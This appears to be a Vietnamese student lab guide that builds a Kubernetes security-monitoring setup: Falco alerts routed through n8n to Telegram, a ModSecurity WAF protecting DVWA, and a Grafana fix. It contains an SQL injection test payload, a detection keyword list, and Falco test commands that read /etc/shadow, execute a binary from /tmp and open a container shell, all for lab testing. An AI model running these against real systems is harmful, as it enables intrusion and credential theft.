
```
helm upgrade falco falcosecurity/falco \
  --namespace falco \
  --reuse-values \
  --set
falcosidekick.config.webhook.address="http://n8n-
service.n8n.svc.cluster.local:5678/webhook/falco-
alerts" \
  --set
falcosidekick.config.webhook.minimumpriority="notice"
```

B7.5: Thêm màng lọc cảnh báo giả cho n8n

- Trên giao diện n8n, nhấn vào dấu + ở sau Node **Webhook**.
- Tìm kiếm và chọn Node **Filter**.
- Trong bảng cấu hình của Filter Node, mục **Conditions**, thêm một điều kiện mới:

- **Value 1:** Kéo thả biến chứa nội dung lệnh mà Webhook nhận được vào đây, ví dụ: {{ $json.body.output }} (hoặc trường dữ liệu chứa câu lệnh ip -o -4 addr show).
- **Operation:** Chọn Does Not Contain (Không bao gồm).
- **Value 2:** Nhập chuỗi cần chặn, ví dụ: ip -o -4 addr show.

Nhấn **Save**, sau đó kéo các Node tiếp theo (như Telegram) vào đường nối phía sau Node Filter.



Hình 28: Màng lọc cảnh báo của n8n

B7.6: Ngắt luồng gửi dữ liệu từ Falco sang Telegram

Mở Terminal và chạy lệnh sau để xóa Token và Chat ID Telegram khỏi cấu hình của Falco:


Bash

```
helm upgrade falco falcosecurity/falco \
  --namespace falco \
  --reuse-values \
  --set falcosidekick.config.telegram.chatid="" \
  --set falcosidekick.config.telegram.token=""
```

B7.7: Thêm luồng dữ liệu ra. Kết nối n8n với telegram


- Tại màn hình Editor, nhấp vào dấu cộng (+) ở cuối đường nối từ Node Filter.
- Trong thanh tìm kiếm hiện ra, nhập Telegram và chọn Node này.
- Chọn hành động Send a text message (Gửi tin nhắn).

- Trong bảng cấu hình, cần điền ba thông tin chính:
  - **Khai báo Token (Credential)**
    - Tại ô **Credential**, nhấn vào nút **Connect to Telegram** (hoặc *Create New Credential*).
    - Trong cửa sổ hiện ra, dán Token của bot rồi nhấn **Save** để kết nối.
  - **Điền Chat ID**
    - Tại ô **Chat ID** (đang có dấu ⚠ đỏ), nhập Chat ID nhận cảnh báo: 8746424427.
  - **Cấu hình nội dung tin nhắn (Text)**
    - Ở cột **INPUT** bên trái, tại mục body, nhấn giữ trường output rồi kéo thả sang ô **Text** (cũng có dấu ⚠ đỏ).



Hình 29: Thêm luồng dữ liệu đầu ra cho n8n

- Lưu ý quan trọng: Đóng bảng cấu hình và nhấn nút Publish màu xanh ở góc trên bên phải để Workflow có hiệu lực.



Hình 30: Cấu hình xong lọc cảnh báo giả cho n8n

Bước 8: Tích hợp WAF (Modsecurity) vào hệ thống)

8.1. Mô hình Kiến trúc Phân tầng (Tiered Architecture)

Hệ thống được chia thành ba tầng độc lập, giúp dễ kiểm soát lưu lượng, đảm bảo an toàn và thuận tiện khi mở rộng:

- **Tầng truy cập (External Access):** Tiếp nhận yêu cầu của người dùng (Client) qua cổng 8888.
- **Tầng bảo mật (WAF Proxy):** Chạy container owasp/modsecurity-crs:nginx làm Reverse Proxy trong namespace default. Mọi lưu lượng phải đi qua tầng này để được đối chiếu với bộ luật OWASP Core Rule Set (CRS) trước khi chuyển vào bên trong hệ thống.
- **Tầng ứng dụng (Web Backend):** Ứng dụng mục tiêu (DVWA) nằm riêng trong namespace dvwa và không mở cổng ra bên ngoài, chỉ nhận các yêu cầu đã được WAF kiểm tra và chuyển tiếp.

8.2. Các bước triển khai chi tiết

Bước 1: Cấu hình và triển khai WAF Proxy

Triển khai một Pod độc lập chạy ModSecurity cùng bộ luật CRS. Điểm cần lưu ý ở bước này là biến môi trường BACKEND, được khai báo bằng địa chỉ DNS nội bộ của Kubernetes để định tuyến lưu lượng sang namespace chứa DVWA.

Bash

```
nano waf.yaml
```

Bash

```
YAML
apiVersion: apps/v1
kind: Deployment
metadata:
  name: waf-standalone
spec:
  replicas: 1
```

```
  selector:
    matchLabels:
      app: waf-standalone
  template:
    metadata:
      labels:
        app: waf-standalone
    spec:
      containers:
      - name: waf
        image: owasp/modsecurity-crs:nginx
        ports:
        - containerPort: 8080
        env:
        - name: BACKEND
          # Trỏ thẳng đích đến là Service của DVWA nằm ở namespace dvwa
          value: "http://dvwa.dvwa.svc.cluster.local"
---
apiVersion: v1
kind: Service
metadata:
  name: waf-standalone-svc
spec:
  selector:
    app: waf-standalone
  ports:
  - port: 80
    targetPort: 8080
```

```
Bash

kubectl apply -f waf.yaml
```

Bước 2: Mở luồng mạng kiểm thử

Dùng Port-forwarding để đưa dịch vụ WAF Proxy ra cổng 8888 trên máy chủ cục bộ. Đây là Choke Point (điểm kiểm soát duy nhất) mà mọi yêu cầu kiểm thử từ bên ngoài đều phải đi qua. Bash

```
kubectl port-forward --address 0.0.0.0 svc/waf-standalone-svc 8888:80
```

Bước 3: Kiểm thử và Đánh giá (Minh chứng)

- Kịch bản truy cập hợp lệ: Người dùng truy cập http://<IP>:8888. WAF không phát hiện bất thường nên chuyển tiếp (reverse proxy) yêu cầu tới Backend, và giao diện đăng nhập của DVWA được trả về bình thường.
- Kịch bản tấn công SQL Injection: Kẻ tấn công chèn payload /?id=' OR 1=1 -- vào URL. WAF phân tích Request và nhận thấy chuỗi truy vấn khớp với dấu hiệu tấn công cơ sở dữ liệu trong bộ luật CRS. Yêu cầu bị chặn (Drop) ngay tại tầng Proxy và hệ thống trả về mã lỗi 403 Forbidden.

Bước 4: Cấu hình hệ thống cảnh báo tự động SOC (WAF -> n8n -> Telegram)

4.1 Cấu hình n8n

- Thêm 1 Webhook
  - Cấu hình method là : post
  - Path là: waf-alerts
  -
- Thêm 1 cục telegram
  - Chọn Bot Credentials, nhập Chat ID
  - Dán đoạn Expression báo động WAF vào ô Text:

```
🚨 [SOC ALERT] HỆ THỐNG WAF VỪA CHẶN ĐỨNG MỘT CUỘC TẤN CÔNG!

🎯 Mục tiêu: DVWA (Port 8888)

⚠️ Phân loại: {{ $json.body.alert_type }}

📝 Chi tiết mã độc bị chặn (Log WAF):

{{ $json.body.message.replace(/`/g, "'").substring(0, 3500) }}... [ĐÃ CẮT NGẮN]
```

- Cài công cụ jq

```
sudo apt-get install jq -y
```

4.2. Cấu hình cho waf chạy song song cùng máy chủ linux

Bước 1: Sửa lại Service để "Bọc lót" tuyệt đối

Để Systemd không phải tự suy đoán cách thực thi script, trình thông dịch /bin/bash được chỉ định rõ trong tệp cấu hình của service.

Mở lại tệp cấu hình của service:

Bash

```
sudo nano /etc/systemd/system/soc-agent.service
```

Sau đó, ta tìm dòng ExecStart và **thêm chữ /bin/bash vào đằng trước** (như dưới đây):

Ini, TOML

```
[Unit]
Description=SOC WAF Log Forwarder Agent
After=network.target
[Service]
Type=simple
User=hai
Environment="KUBECONFIG=/home/hai/.kube/config"
# Sửa lại dòng này: Chỉ định rõ dùng bash để chạy script
ExecStart=/bin/bash /home/hai/waf-logger.sh
Restart=always
RestartSec=3
[Install]
WantedBy=multi-user.target
```

(Lưu xong ta ấn Ctrl + O -> Enter -> Ctrl + X).

Bash

```
nano /home/hai/waf-logger.sh
```

Bash

```
#!/bin/bash

kubectl logs -f --since=1s deployment/waf-standalone | grep -Ei --line-buffered "SQL Injection|XSS|Cross-site Scripting|Path Traversal|Upload|Multipart|File Extension|Brute|Automation|Too Many Requests" | while read line ; do

    if echo "$line" | grep -qi "SQL Injection"; then

        ATTACK_TYPE="SQL INJECTION (SQLi)"

    elif echo "$line" | grep -qiE "XSS|Cross-site Scripting"; then

        ATTACK_TYPE="CROSS-SITE SCRIPTING (XSS)"

    elif echo "$line" | grep -qiE "Path Traversal|Directory Traversal"; then

        ATTACK_TYPE="PATH TRAVERSAL"

    elif echo "$line" | grep -qiE "Upload|Multipart|File Extension"; then

        ATTACK_TYPE="MALICIOUS FILE UPLOAD"

    elif echo "$line" | grep -qiE "Brute|Automation|Too Many Requests"; then

        ATTACK_TYPE="BRUTE FORCE / AUTOMATION ATTACK"

    else

        ATTACK_TYPE="WAF RULE TRIGGERED (OTHER)"

    fi

    # Đóng gói và gửi JSON sang n8n

    json_payload=$(jq -n --arg msg "$line" --arg type "$ATTACK_TYPE" '{"alert_type": $type, "message": $msg}')

    curl -X POST "http://localhost:5678/webhook/waf-alerts" \

    -H "Content-Type: application/json" \
```

```
    -d "$json_payload"
    # Nghỉ 2 giây sau mỗi lần gửi để chống Spam và nghẽn DNS!
    sleep 2
done
```

Bước 2: Cấp quyền thực thi và khởi động lại service

Thực hiện ba lệnh sau để đảm bảo tệp script có quyền thực thi và Systemd nạp lại cấu hình mới:

Bash

```
# 1. Cấp lại quyền cho chắc cú
chmod +x /home/hai/waf-logger.sh
# 2. Nạp lại cấu hình vừa sửa
sudo systemctl daemon-reload
# 3. Khởi động lại service
sudo systemctl restart soc-agent
```

Kết quả!

Kiểm tra lại trạng thái của service bằng lệnh:

Bash

```
sudo systemctl status soc-agent
```

Nếu cấu hình đúng, trạng thái hiển thị là **Active: active (running)** (màu xanh), thay vì activating (auto-restart) như trước khi chỉnh sửa, nghĩa là service đã khởi động và chạy ổn định.

Bash

```
sudo systemctl daemon-reload
```

PHỤ LỤC 4: QUY TRÌNH TRIỂN KHAI ỨNG DỤNG MỤC TIÊU (DVWA) TRÊN MÔI TRƯỜNG KUBERNETES

1. Mục đích

Phụ lục này mô tả các bước triển khai ứng dụng web cố ý chứa lỗ hổng bảo mật (Damn Vulnerable Web Application - DVWA) trên cụm Kubernetes. Ứng dụng này là mục tiêu giả định để thực nghiệm và đánh giá các kỹ thuật tấn công.

2. Các bước triển khai chi tiết

2.1. Khởi tạo không gian làm việc và bản triển khai (Deployment)

Để cô lập tài nguyên trong cụm Kubernetes, DVWA được triển khai trong một không gian tên (namespace) riêng. Sau đó, Deployment được tạo từ ảnh chứa (image) của DVWA và Service được cấu hình để mở cổng kết nối.

Các lệnh thực thi trên giao diện dòng lệnh (CLI):

Bash

```
# Khởi tạo không gian tên dành riêng cho ứng dụng DVWA
kubectl create namespace dvwa

# Khởi tạo bản triển khai (deployment) từ image cấu hình sẵn
kubectl create deployment dvwa --image=vulnerables/web-dvwa -n dvwa

# Phơi bày (expose) cổng dịch vụ thông qua cơ chế NodePort
kubectl expose deployment dvwa --port=80 --type=NodePort -n dvwa
```

2.2. Thiết lập chuyển tiếp cổng (Port-forwarding)

Để máy host hoặc các máy bên ngoài truy cập được dịch vụ đang chạy trong Kubernetes, cần thiết lập chuyển tiếp cổng (port-forwarding).

Lệnh dưới đây cần chạy liên tục trong một phiên Terminal riêng, vì nếu tiến trình bị dừng thì kết nối cũng bị ngắt:

Bash

```
kubectl port-forward --address 0.0.0.0 svc/dvwa 8000:80 -n dvwa
```

Sau khi chuyển tiếp cổng, có thể truy cập giao diện ứng dụng qua trình duyệt tại địa chỉ http://<IP_Máy_Chủ>:8000 (hoặc http://localhost:8000 nếu truy cập ngay trên máy chạy lệnh).

2.3. Khởi tạo cơ sở dữ liệu và cấu hình mức độ bảo mật

Bước cuối cùng là khởi tạo cơ sở dữ liệu và điều chỉnh các tham số bảo mật của DVWA cho phù hợp với kịch bản thực nghiệm:

a) Khởi tạo dữ liệu: Truy cập trang thiết lập tại http://<IP_Máy_Chủ>:8000/setup.php và chọn "Create / Reset Database" để tạo cấu trúc cơ sở dữ liệu.

b) Đăng nhập: Sau khi khởi tạo xong, hệ thống chuyển về trang đăng nhập. Sử dụng tài khoản quản trị mặc định:

   a. Tên đăng nhập (Username): admin

   b. Mật khẩu (Password): password

c) Điều chỉnh mức bảo mật: Trong giao diện quản trị, vào mục DVWA Security, đặt mức bảo mật (Security Level) là Low (Thấp) rồi nhấn Submit. Mức này tắt các cơ chế phòng vệ có sẵn của ứng dụng, nhờ đó có thể mô phỏng và khai thác các lỗ hổng cơ bản trong phạm vi đồ án.

PHỤ LỤC 5: XỬ LÝ LỖI KHÔNG NHẬN DỮ LIỆU TRÊN GRAFANA

*** Cách xử lý lỗi "No Data" (dành cho Falco v0.44+):** Ở các phiên bản Falco mới, tiền tố của metric được đổi từ falco_ sang falcosecurity_ nên dashboard không còn đọc được dữ liệu. Do đó cần chỉnh sửa trực tiếp trên dashboard vừa import:

- Mở cổng cho Prometheus

Bash

```
kubectl port-forward --address 0.0.0.0 svc/prometheus-operated 9090:9090 -n monitoring
```

Truy cập web:

```
[http://172.16.1.138:9090/targets](http://172.16.1.138:9090/targets)
```

Chạy lệnh sau vào Teminal:

Bash

```
# 1. Gắn nhãn chỉ định đích danh cho Service falco-metrics

kubectl label svc falco-metrics -n falco monitor-me=yes --overwrite




# 2. Tạo ServiceMonitor có nhãn release=prometheus để ép Prometheus phải đọc

cat <<EOF | kubectl apply -f -

apiVersion: monitoring.coreos.com/v1
```


```
kind: ServiceMonitor
metadata:
  name: falco-metrics-monitor
  namespace: falco
  labels:
    release: prometheus
spec:
  selector:
    matchLabels:
      monitor-me: "yes"
  namespaceSelector:
    matchNames:
      - falco
  endpoints:
  - port: metrics
    interval: 15s
EOF
```

Sau khi chạy xog quay lại trang Promethues và tìm kiếm từ khóa Falco




Hình 31: Fix lỗi grafana

Đợi khoảng 2 phút cho đến khi State thành chữ UP



Hình 32: Fix lỗi grafana


Như vậy, các biểu đồ trên Grafana đã hiển thị lại dữ liệu.



Hình 33: Fix lỗi grafana

Panel Totals bên dưới vẫn hiển thị "No data".

Nguyên nhân là panel này vẫn dùng câu lệnh Query của phiên bản Falco cũ.



Hình 34: Fix lỗi grafana

Để dashboard hiển thị đầy đủ, cần chỉnh sửa panel **Totals** theo các bước sau:

Bước 1: Mở chế độ Edit của panel Totals

1. Cuộn xuống phần **Totals** đang hiện chữ "No data".
2. Rê chuột vào góc trên bên phải của panel Totals, bấm vào **dấu 3 chấm dọc (⋮)** và chọn **Edit**.

Bước 2: Sửa lại câu lệnh Query

1. Nhìn xuống tab **Query** ở nửa dưới màn hình chỉnh sửa.
2. Xóa sạch câu lệnh cũ đang có.
3. Dán câu lệnh chuẩn của Falco mới vào:

Bash

```
sum(falcosecurity_falco_rules_matches_total)
```

Bước 3: Kiểm tra kiểu hiển thị (Visualization) và xóa bộ lọc cũ

1. Tại **cột menu bên phải** của màn hình Edit:
    - Đảm bảo loại biểu đồ đang chọn là **Stat** (biểu tượng số lớn).
    - Kiểm tra mục *Value options* / *Options* bên dưới: Đặt **Format** thành Time series và **Type** thành Range.
2. Mở thẻ **Transformations** cạnh tab Query; nếu còn bộ lọc cũ thì nhấn biểu tượng **thùng rác** để xóa.

Bước 4: Lưu lại

1. Bấm nút **Apply** ở góc trên cùng bên phải để lưu panel.
2. Quay lại màn hình Dashboard chính, nhấn nút **Save** (biểu tượng đĩa mềm) ở thanh menu phía trên để lưu toàn bộ cấu hình.

Bước 5: Test cases

Mở một tab Terminal mới và chạy lần lượt ba lệnh dưới đây để mô phỏng các hành vi tấn công. Các Pod kiểm thử sẽ tự động bị xóa sau khi thực thi xong nhờ cờ --rm.

- **Test 1: Đọc file nhạy cảm của hệ thống (/etc/shadow)**

Bash

```
kubectl run -it --rm test-falco-1 --image=alpine --
cat /etc/shadow
```

- **Test 2: Tạo và thực thi file lạ trong thư mục /tmp**

Bash

```
kubectl run -it --rm test-falco-2 --image=alpine --
sh -c "cp /bin/ls /tmp/malicious_binary &&
/tmp/malicious_binary"
```

- **Test 3: Mở Shell tương tác trực tiếp bên trong Container**

Bash

```
kubectl run -it --rm test-falco-3 --image=nginx --
/bin/bash
```